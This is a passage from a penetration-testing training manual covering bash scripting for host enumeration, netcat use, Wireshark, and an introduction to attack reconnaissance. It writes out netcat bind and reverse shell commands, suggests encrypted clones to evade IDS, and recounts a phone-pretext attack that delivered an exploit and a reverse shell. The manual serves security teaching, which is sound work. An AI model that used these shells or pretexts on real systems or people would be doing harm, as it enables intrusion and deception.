chat.icq.com
company.icq.com
dating.icq.com
download.icq.com
entertainment.icq.com
friendship.icq.com
games.icq.com
greetings.icq.com
groups.icq.com
help.icq.com
icq.com
labs.icq.com
people.icq.com
romance.icq.com
www.icq.com
BT ~ #
```

Please note that this method of extracting links from html pages is rather gung ho, and not very professional. The more elegant way of completing this exercise is to use a higher scripting language such as Python or Perl and to parse the HTML using regular expressions. This exercise simply demonstrates the power of the BASH environment.



5. Check the listurls.py python script for a simple example:

```
BT ~ # cd /pentest/enumeration/list-urls/
BT list-urls # list-urls.py http://www.icq.com

#####
#
#           Extract URLs from a web page           #
#           muts@whitehat.co.il                     #
#
#####

http://ar.atwola.com/link/93170829/aol
http://www.icq.com/
http://www.icq.com/
http://download.icq.com/
http://download.icq.com/
http://people.icq.com/
http://people.icq.com/
http://dating.icq.com/
http://dating.icq.com/
http://groups.icq.com/
http://groups.icq.com/
http://chat.icq.com/
http://chat.icq.com/
http://boards.icq.com/
http://boards.icq.com/
.....
```

6. We'll continue with this example in order to demonstrate some other useful scripting features. Now that you have the FQDNs for these servers, you are tasked with finding out the IP addresses of these servers. Using a simple BASH script and a loop, this task becomes a piece of cake. We basically want to issue the **host** command for each FQDN found.



Let's start by outputting the server list into a text file.

```
BT ~ # grep "href=" index.html |cut -d"/" -f3 |grep icq.com |sort -u >icq-srv.txt
```

7. We can now write a short script which reads `icq-srv.txt` and executes the host command for each line. Use your favorite text editor to write this script (*findicq.sh*):

```
#!/bin/bash
for hostname in $(cat icq-srv.txt);do
host $hostname
done
```

8. Don't forget to make this script executable before running it:

```
BT ~ # chmod 755 findicq.sh
BT ~ # ./findicq.sh
boards.icq.com is an alias for www.gwww.icq.com.
www.gwww.icq.com has address 64.12.164.247
boards.icq.com is an alias for www.gwww.icq.com.
;; reply from unexpected source: 206.49.94.234#53, expected 212.150.48.169#53
;; Warning: ID mismatch: expected ID 2411, got 29703
boards.icq.com is an alias for www.gwww.icq.com.
chat.icq.com is an alias for www.gwww.icq.com.
company.icq.com is an alias for redirect.web.aol.com.
.....
.....
icq.oberon-media.com is an alias for arcade.icq.com.edgesuite.net.
arcade.icq.com.edgesuite.net is an alias for a1442.g.akamai.net.
greetings.icq.com is an alias for www.gwww.icq.com.
www.gwww.icq.com has address 64.12.164.247
localhost ~ #
```

Yes, the output is a mess. We need to improve our script. If you look at the



output you will see that most of the names are aliases to other names:

```
greetings.icq.com is an alias for www.gwww.icq.com.
```

We are interested in lines similar to this:

```
www.icq.com has address 64.12.164.247
```

9. Let's filter all the lines that contain the string "has address" :

```
#!/bin/bash
for hostname in $(cat icq-srv.txt);do
host $hostname |grep "has address"
done
```

Once we run our script again, the output looks much better.

```
BT ~ # ./findicq.sh
www.gwww.icq.com has address 64.12.164.247
www.gwww.icq.com has address 64.12.164.247
redirect.gredirect.web.aol.com has address 64.12.164.120
redirect.gredirect.web.aol.com has address 205.188.251.120
www.gwww.icq.com has address 64.12.164.247
redirect.gredirect.web.aol.com has address 64.12.164.120
redirect.gredirect.web.aol.com has address 64.12.164.120
a1442.g.akamai.net has address 64.62.193.54
a1442.g.akamai.net has address 64.62.193.64
www.gwww.icq.com has address 64.12.164.247
www.gwww.icq.com has address 205.188.251.118
redirect.gredirect.web.aol.com has address 64.12.164.120
icq.com has address 64.12.164.247
labs.glabs.icq.com has address 205.188.251.119
www.gwww.icq.com has address 205.188.251.118
redirect.gredirect.web.aol.com has address 64.12.164.120
www.gwww.icq.com has address 64.12.164.247
BT ~ #
```



10. Our last task in this exercise is to get the IP addresses of these servers, again, by using BASH text manipulation.

```
BT ~ # ./findicq.sh > icq-ips.txt
BT ~ # cat icq-ips.txt |cut -d" " -f4 |sort -u
205.188.251.118
205.188.251.119
216.72.43.72
216.72.43.73
64.12.164.120
64.12.164.247
localhost ~ #
```



1.3.4 Exercise 4

Lab Requirements:

- BackTrack.
- Internet connection.
- Connectivity to the “Offensive Security” Labs.

1. In this exercise, you will be tasked with writing a simple bash script which will identify all live hosts (responding to a ping) in the 192.168.9.0/24 lab network. **The script should take as little time to complete as possible.**

Going the Extra mile (10 Points)

Try repeating Exercise 3 using a higher scripting language such as Python or Perl. Don't be afraid to try this even if you've never programmed before. Use Google to look up examples. Give it a try!



1.4 Netcat The Almighty

Overview

Netcat is a wonderfully versatile tool which has been dubbed the “hackers' Swiss army knife”.

Netcat can simply be described as **a tool that can read and write to TCP and UDP ports**. This dual functionality suggests that Netcat runs in two modes: “client” and “server”. If this sounds completely alien to you, please do some background research on this tool as we will be using it very often.

1.4.1 Connecting to a TCP/UDP port with Netcat

Connecting to a TCP/UDP port can be useful in several situations:

- We want to check if a port is open or closed
- We want to read a banner from the port
- We want to connect to a network service manually



Please take time to inspect Netcat's command line options:

```
BT ~ # nc -h
[v1.10]
connect to somewhere: nc [-options] hostname port[s] [ports] ...
listen for inbound:  nc -l -p port [-options] [hostname] [port]
options:
  -e prog                program to exec after connect [dangerous!!]
  -g gateway             source-routing hop point[s], up to 8
  -G num                source-routing pointer: 4, 8, 12, ...
  -h                    this cruft
  -i secs               delay interval for lines sent, ports scanned
  -l                    listen mode, for inbound connects
  -n                    numeric-only IP addresses, no DNS
  -o file               hex dump of traffic
  -p port               local port number
  -r                    randomize local and remote ports
  -s addr               local source address
  -t                    answer TELNET negotiation
  -u                    UDP mode
  -v                    verbose [use twice to be more verbose]
  -w secs               timeout for connects and final net reads
  -z                    zero-I/O mode [used for scanning]
port numbers can be individual or ranges: lo-hi [inclusive]
BT ~ #
```

1. In order to connect to TCP port 22 on cvs.secmaniac.com and read from it, try the following:

```
localhost ~ # nc -vv cvs.secmaniac.com 22
Warning: inverse host lookup failed for 87.69.72.121:
cvs.secmaniac.com [87.69.72.121] 22 (ssh) open
SSH-2.0-OpenSSH_4.3
sent 0, rcvd 20
localhost ~ #
```

2. We see that port 22 is open and advertises the SSH banner **SSH-2.0-OpenSSH_4.3**. Press Ctrl +c to exit Netcat.



3. In order to connect to port 80 on 192.168.9.37, send an HTTP HEAD request and read the HTTP server banner, try the following:

```
localhost ~ # nc -vv 192.168.9.37 80
Warning: inverse host lookup failed for 192.168.9.37:
192.168.9.37 [192.168.9.37] 80 (http) open
HEAD / HTTP/1.0

HTTP/1.1 200 OK
Date: Tue, 17 Oct 2006 16:50:23 GMT
Server: Apache
Last-Modified: Mon, 16 Oct 2006 23:07:16 GMT
ETag: "33f04-1c99-b2ea7100"
Accept-Ranges: bytes
Content-Length: 7321
Connection: close
Content-Type: text/html

sent 17, rcvd 235
localhost ~ #
```

1.4.2 Listening on a TCP/UDP port with Netcat

Listening on a TCP/UDP port using Netcat is useful for network debugging client applications, or otherwise receiving a TCP/UDP network connection.

Let's try implementing a simple chat using Netcat. Please take note of your local IP address (mine is 192.168.129.1)

1. In order to listen on port 4444 and accept incoming connections, type:

Computer 1 (local computer)

```
BT ~ # nc -lvvp 4444
listening on [any] 4444 ...
```

Check to see that port 4444 is indeed listening using netstat.

2. From a different computer (I will be using a windows machine), connect to port 4444 on your machine:



Computer 2 (Windows box)

```
C:\>ipconfig

Windows 2000 IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : localdomain
    IP Address. . . . . : 192.168.129.128
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.129.2

C:\>nc -vv 192.168.129.1 4444
192.168.129.1: inverse host lookup failed: h_errno 11004: NO_DATA
(UNKNOWN) [192.168.129.1] 4444 (?) open
HI! How are you ?
Fine Thanks! You ?
Great!
```

1.4.3 Transferring files with Netcat

Netcat can also be used to transfer files from one computer to another. This applies to text and binary files.

In order to send a file from Computer 2 to Computer 1, try the following:

Computer 1: We'll set up Netcat to listen to and accept the connection and to redirect any input into a file.

```
BT ~ # nc -lvp 4444 > output.txt
listening on [any] 4444 ...
```

Computer 2: We'll connect to the listening Netcat on computer 1 (port 4444) and send the file:

```
C:\>echo "Hi! This is a text file!" > test.txt
```




```
C:\>type test.txt
"Hi! This is a text file!"

C:\>nc -vv 192.168.129.1 4444 < test.txt
192.168.129.1: inverse host lookup failed: h_errno 11004: NO_DATA
(UNKNOWN) [192.168.129.1] 4444 (?) open
```

Since Netcat doesn't give any indication of file transfer progress, we just wait for a few seconds and then press Ctrl+c to exit Netcat.

On **Computer 1** you should see:

```
BT ~ # nc -lvp 4444 > output.txt
listening on [any] 4444 ...
192.168.129.128: inverse host lookup failed: Unknown host
connect to [192.168.129.1] from (UNKNOWN) [192.168.129.128] 1031
punt!
```

Now check that the file was transferred correctly:

Computer 1

```
BT ~ # cat output.txt
"Hi! This is a text file!"
BT ~
```



1.4.4 Remote Administration with Netcat


The other name of this chapter is “Using Netcat as a BackDoor.” There is a very specific reason for not using this title, and I will point it out later in the exercise.

One of Netcat's neat features is command redirection. This means that Netcat can take an exe file and redirect the input, output and error messages to a TCP/UDP port, rather than to the default console.

Take for example the **cmd.exe** executable. By redirecting the stdin/stdout/stderr to the network, we can bind cmd.exe to a local port. Anyone connecting to this port will be presented with a command prompt belonging to this computer.

If this is confusing for you, just hang in there and check out the following example.

For now, let's talk about **Bob** and **Alice** – two fictional characters trying to connect to each other's computers. Please take note of the network configurations – they play a critical role, as we will soon see.



1.4.4.1 Scenario 1 – Bind Shell

In scenario 1, Bob has requested Alice's assistance and has asked her to connect to his computer and help him out. As you can see, Bob has a non RFC 1918 address and is directly connected to the internet. Alice, however, is behind a NAT connection.

In order to complete the scenario, Bob needs to bind `cmd.exe` to a TCP port on his machine and inform Alice which port to connect to.



Bob's machine

```
C:\>nc -lvvp 4444 -e cmd.exe
listening on [any] 4444 ...
```

Anyone connecting to port 4444 on Bob's machine (hopefully Alice) will be presented with Bob's command prompt, with the permissions that **nc** was run with.

Alice's machine

```
BT ~ # nc -v 192.168.0.198 4444
192.168.0.198: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.0.198] 4444 (krb524) open
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

E:\Documents and Settings\Administrator>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . :
    IP Address. . . . . : 192.168.0.198
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.0.1

E:\Documents and Settings\Administrator>
```



1.4.4.2 Scenario 2 – Reverse Shell

In scenario 2 Alice is requesting help from Bob. Our assumption is that Bob does not control the NAT device which he is behind. Is there any way for Bob to connect to Alice's computer and solve her problem?

Another interesting Netcat feature is the ability to **send** a command shell to a listening host. So in this situation, although Alice cannot bind a port to cmd.exe locally to her computer and expect Bob to connect, she can **send** her command prompt to Bob's machine.

Bob's machine

```
C:\>nc -lvvp 4444
listening on [any] 4444 ...
```

Alice's machine

```
BT ~ # nc -v 192.168.0.198 4444 -e /bin/bash
192.168.0.198: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.0.198] 4444 (krb524) open
```



Bob's machine after the connection

```
C:\>nc -lvvp 4444
listening on [any] 4444 ...
192.168.0.186: inverse host lookup failed: h_errno 11004: NO_DATA
connect to [192.168.0.198] from (UNKNOWN) [192.168.0.186] 42923: NO_DATA

ifconfig
eth0      Link encap:Ethernet  HWaddr 00:15:58:27:69:7F
          inet addr:192.168.0.186  Bcast:192.168.0.255  Mask:255.255.255.0
          inet6 addr: fe80::215:58ff:fe27:697f/64 Scope:Link
          UP BROADCAST NOTRAILERS RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:19549 errors:0 dropped:0 overruns:0 frame:0
          TX packets:15365 errors:0 dropped:0 overruns:0 carrier:0
          RX bytes:26327037 (25.1 MiB)  TX bytes:1198002 (1.1 MiB)
          Base address:0x3000 Memory:ee000000-ee020000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:1222 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1222 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:35564 (34.7 KiB)  TX bytes:35564 (34.7 KiB)
```

Netcat has other nice features and uses such as simple sniffing abilities, port redirection and others which I will leave for you to research independently.

The reason I didn't want to call this Module "Netcat as a backdoor" is that students usually start thinking about the malicious implementations of such a backdoor, and one of the first questions asked is: "How to I get Netcat to run on the victim machine, without remote user intervention?". I usually dismiss this question, with a horrified look on my face.

The magic answer to this question is simply "remote code execution". Ninety percent of attack vectors can be summarized with the pair of words "code execution". For example, attacks such as Buffer Overflows, SQL injection, File Inclusion, Client Side Attacks, Trojan Horses - all aim to result in "code execution" on the victim machine.



1.4.5 Exercise 5

Lab Requirements:

- BackTrack.
- Internet connection.
- Connectivity to the “Offensive Security” Labs.

1. Connect to the Windows XP client machine assigned to you via Remote Desktop. (You will find netcat in the “Extras” Directory on the desktop). Do not forget to disable the Windows XP firewall, or alternatively open a specific port in the firewall for netcat connections (TCP 4444 is fine).
2. Use Netcat to implement the following scenarios between two networked computers:
 - Simple Chat
 - File transfer
 - Bind / Reverse shell
 - Port scanner
 - Banner grabber

Experiment with connections from Windows and Linux machines.



3. Most IPS / IDS systems identify the traffic signature of a “flying shell”, and flag it as evil. Several encrypted Netcat clones exist, which have turned into my permanent Netcat replacements. Take time to get to know SBD (google: *sbd netcat clone*). Implement the bind/reverse shell scenarios using SBD under linux and windows.

Going the extra mile

Can you figure out how to perform TCP port redirection with netcat ? Use Google to help you find syntax. We cover TCP port redirection in a later module, so if this topic is new to you check the TCP port redirection chapter and do some research before trying this challenge. (7 points)

Socat is also an amazing tool which is worth getting to know. (5 points)



1.5 Using WireShark (Ethereal)

Overview


Learning how to use a sniffer effectively is probably one of the most important network related lessons one can take, and I strongly recommend that this chapter be reviewed and practiced as much as possible.

I will sadly confess that, for years, I avoided using a sniffer. Every time I tried, I was confronted either with a battery of speed-o-meters or a lot of hex stuff that I didn't really understand. One day, I had no other option but to use a network sniffer, and after taking a deep breath, I suddenly realized that understanding all that "hex stuff" wasn't too complicated at all.



1.5.1 Peeking at a Sniffer

Let's begin by peeking into a Wireshark (Ethereal) capture file. This capture was taken as I opened my browser and pointed it to <http://www.milw0rm.com> (a great site which we will cover later.)



Looking at this for the first time might be overwhelming. However, let's take that deep breath, examine the packet capture line by line and implement our knowledge in TCP/IP.



Packet 1: ARP Broadcast. We've attempted to send a packet to the Internet, and before our computer can actually send it, it needs to identify the default gateway on the local network. The default gateway IP address is configured on the requesting machine, but the default gateway MAC address is unknown. My machine sends a broadcast to the whole network, asking "Who has 192.168.0.1?, Tell 192.168.0.186".

Packet 2: All computers on the local subnet receive this broadcast and check whether 192.168.0.1 belongs to them. Only 192.168.0.1 responds to this ARP broadcast and sends an ARP unicast reply to 192.168.0.186, informing it of the MAC address requested.

Packet 3: Now that our computer knows where to send its packets in order for them to reach the internet, we need to resolve the IP of www.milw0rm.com. Our computer sends a DNS query to the DNS server defined in our TCP/IP settings and asks the DNS server for the IP address of www.milw0rm.com.

Packet 4: The DNS server replies and tells our computer that the FQDN www.milw0rm.com is an alias for milw0rm.com.

Packet 5: Our computer insists on an answer and asks the DNS server, once again, for the IP address of milw0rm.com (notice, no www).

Packet 6: The DNS server replies and tells our computer that the IP address for milw0rm.com is 213.150.45.196.

Packet 7: Armed with this information, our computer attempts a 3 way handshake (remember that buzzword from TCP/IP?) with 213.150.45.196 on port 80 and sends a SYN request.

Packet 8: The web server responds with an ACK and sends a SYN to our machine.



Packet 9: We send a final ACK to the web server and complete the 3 way handshake.

Packet 10: Now that the handshake is complete our computer can start talking with the service using a specific protocol. Since we are using a web browser, our computer sends an HTTP GET request which retrieves the index page, and all linked images, to our browser.

Packets 11 - end: The main page of milw0rm.com, including all linked images, are loaded in our browser.

After analyzing this dump we can see that sniffers actually make sense and can provide us with detailed information about what goes on in our network.


1.5.2 Capture filters

I will be honest and confess that capture dumps are rarely as clear as this since there is usually a lot of “background noise” on our network. Various broadcasts, miscellaneous network services and other running applications all make our life harder when it comes to traffic analysis.

This is where traffic capture filters come to our aid, as they can filter out “non interesting traffic”. These filters greatly help us pinpoint the traffic we want and reduce background noise to a point where we can once again make sense of what we see.

Wireshark has a very convenient filter scheme which is summarized on:


<http://home.insight.rr.com/procana/> . Please take time to learn and exercise these filters. Wireshark also contains built in filters which can be accessed through the “Capture Interfaces” window.





1.5.3 Following TCP Streams

As you may have noticed, packets 11–end are a bit difficult to comprehend since they contain fragments of information. Most modern sniffers, Wireshark included, know how to reassemble a specific session and display it in various formats.





1.5.4 Exercise 6

Lab Requirements:

- BackTrack.
- Internet connection.

1. Download <http://labs.offensive-security.com/offsec101/capture.cap.gz>
2. Use Wireshark to open the capture file and try to account for all packets in the dump.
3. Capture some traffic while browsing to a website, or connecting to an FTP server. Use capture filters to exclude network broadcasts and other unwanted traffic, if it exists.

Going the extra mile (6 points)

Can you find out how to make a capture filter that will only capture HTTP GET requests ? Use Google to look for filter examples..



2. Module 2- Information Gathering Techniques

Lab Objectives:

Implementation of various web information gathering techniques.

Objective details:

By the end of this module, the student should be able to gather general information about an organization or entity using open web resources.



A note from the authors

Information gathering is one of the most important stages of the attack. This is where we gather basic information about our target in order to be able to launch our attack later on. There's a simple equation which needs to be kept in mind:

more information = higher probability of successful attack

I was once engaged in a penetration test where my attack surface was limited and the few services that were present were well secured. After scouring Google for information about the company I was supposed to attack, I found a post, made by one of the company employees, in a stamp collecting forum. The post roughly translated as:

Hi I'm looking for rare stamps (for sale or trade) from the 50's.
Please contact me at:
[mail: david@hiscompany.com](mailto:david@hiscompany.com).
Cell: 072-776223

This post was all I needed in order to launch a semi-sophisticated client side attack. I registered a **no-ip** domain (stamps.no-ip.com) and collected some stamp images from Google images. I embedded some nasty HTML containing exploit code for the latest Internet Explorer security hole (MS05-001 at the time), and proceeded to call David on his cellular phone. I told him my grandfather had given me a huge, rare stamp collection from which I would be willing to trade several stamps. I made sure to place this call on a working day, in order to increase my chances of reaching him at the office.



David was overjoyed to receive my call and, without hesitation, visited my malicious website in order to see the “stamps” I had to offer. While browsing my site, the exploit code on my website downloaded and executed Netcat on his local machine, sending me a reverse shell.

This is a simple example of how seemingly irrelevant information can lead to a successful penetration. My personal view is that “There is no such thing as irrelevant information” - you can always squeeze out bits of information from even mundane forum posts.



2.1 Open Web Information Gathering

Overview

The first thing I usually do prior to an attack is spend some time browsing the web and looking for background information about the organization I'm about to attack. I usually first browse the organizational website and look for general information such as contact information, phone and fax numbers, emails, company structure etc. I also usually look for sites which link to the target site or for organizational emails floating around the web.

2.1.1 Google Hacking

Google has proven to be one of the best and most comprehensive search engines to date. Google often violently spiders a website, inadvertently exposing sensitive information on that web site due to various web server misconfigurations (such as directory indexing, etc.) This results in huge amounts of data leaking into the web and, even worse, leaking into the Google cache.

Google hacking was first introduced by Johnny Long, who has since published a book about it called "Google Hacking" - a must for any serious Googlenaut.

The general idea behind "Google Hacking" is to use special search operators in Google in order to narrow down our search results and find very specific files, usually with a known format. You can find basic usage information here:

<http://www.google.com/help/basics.html>

2.1.1.1 Advanced Google Operators

A list of Google operators can be found at <http://www.google.com/help/operators.html>.

